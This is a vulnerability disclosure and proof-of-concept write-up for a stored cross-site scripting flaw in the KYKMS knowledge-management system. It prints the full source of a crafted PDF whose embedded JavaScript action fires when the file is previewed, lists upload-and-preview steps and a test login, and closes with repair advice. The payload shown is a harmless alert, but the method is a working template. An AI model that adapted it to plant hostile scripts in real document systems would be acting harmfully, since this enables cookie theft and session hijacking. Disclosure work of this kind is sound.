


1. Testing environment

The testing environment is VMware Workstation: Seed Ubuntu 20.04

The version is as follows:



Test version: KYKMS open source version (V1.0.1 and below)

Warehouse address: https://gitee.com/kyxxjs/km_community

Test address (username/password: admin/123456): <http://kg.kykms.cn/user/login>

2. Vulnerability Description

KYKMS is a file management system/knowledge management system based on Elasticsearch, with powerful and flexible permission management, precise full-text/multi-dimensional retrieval, online file preview, version control and rollback, mobile support, DingTalk/Enterprise WeChat integration, rich extension interfaces, third-party integration/knowledge push, and various knowledge sharing and communication methods.

KYKMS open source version (V1.0.1 and below) has a cross site scripting vulnerability. The vulnerability stems from the lack of effective filtering and escape of user provided data by the application, and the system provides file upload and online preview functions. Attackers can exploit this vulnerability by injecting carefully designed payloads to execute arbitrary web scripts or HTML.

3. POC process

3.1 Function points

Login - Create Knowledge - Create Document Knowledge - Associate Attachment Upload - Preview After Publishing


3.2 The harm of XSS vulnerabilities

After a successful attack using XSS code, malicious users may gain high privileges. XSS vulnerabilities mainly pose the following hazards:

- (1) Stealing various user accounts;
 - (2) Stealing user cookie information and impersonating the user's identity to enter the website;
 - (3) Hijacking user sessions and performing arbitrary operations; Refers to operating the user's browser;
 - (4) Streaming display, executing commercial advertisements;
 - (5) Spread worms.
- and so on.

3.3 POC process

We first write the following code into a text file, and then modify the file suffix name to pdf, where we name it joy.pdf.



```
23 >>
24 >>
25 endobj
26 4 0 obj
27 <<
28 /Type /Page
29 /Resources <<
30 >>
31 /MediaBox [ 0 0 72 72 ]
32 /Parent 1 0 R
33 >>
34 endobj
35 5 0 obj
36 <<
37 /Type /Action
38 /S /JavaScript
39 /JS (app\056alert\050\047xss\047\051\073)
40 >>
41 endobj
42 xref
43 0 6
44 0000000000 65535 f
45 0000000015 00000 n
46 0000000074 00000 n
47 0000000114 00000 n
48 0000000262 00000 n
49 0000000350 00000 n
50 trailer
51 <<
52 /Size 6
53 /Root 3 0 R
54 /Info 2 0 R
55 >>
56 startxref
57 445
58 %%EOF
59 |
```


The following code can execute XSS attacks, and when the attack is successfully executed, the user will receive an XSS pop-up window. Afterwards, we logged into the system to create knowledge and sent the file through the associated attachment upload function. After the file was uploaded to the server, we clicked on publish knowledge and clicked on the file name for preview.

```
%PDF-1.3
%𢀂𢀂𢀂
1 0 obj
<<
```

```
/Type /Pages
/Count 1
/Kids [ 4 0 R ]
>>
endobj
2 0 obj
<<
/Producer (PyPDF2)
>>
endobj
3 0 obj
<<
/Type /Catalog
/Pages 1 0 R
/Names <<
/JavaScript <<
/Names [ (0b1781f6\0559e7f\0554c59\055b8fd\0557c4588f0d14c) 5 0 R ]
>>
>>
>>
endobj
4 0 obj
<<
/Type /Page
/Resources <<
>>
/MediaBox [ 0 0 72 72 ]
/Parent 1 0 R
>>
endobj
5 0 obj
<<
/Type /Action
/S /JavaScript
/JS (app\056alert\050\047xss\047\051\073)
>>
endobj
xref
0 6
0000000000 65535 f
0000000015 00000 n
0000000074 00000 n
0000000114 00000 n
0000000262 00000 n
0000000350 00000 n
trailer
<<
/Size 6
/Root 3 0 R
/Info 2 0 R
>>
startxref
445
%%EOF
```

3.4 POC result

From the image, it can be seen that we have successfully carried out XSS attacks.



4. Repair plan

1. It is recommended not to enable the online viewing function of PDF and HTML. Click to directly view the source file
2. Update PDF Reader: Update the version of the PDF reader in a timely manner to obtain the latest security fixes and vulnerability patches.
3. Restrict the source of PDF files: Download PDF files only from trusted sources to avoid downloading and opening unknown or suspicious PDF files.
4. Use security reader plugins: Install some security reader plugins that can provide additional security protection and vulnerability detection functions.
5. Regular review of PDF files: Regularly review downloaded PDF files and delete files that may contain malicious script code.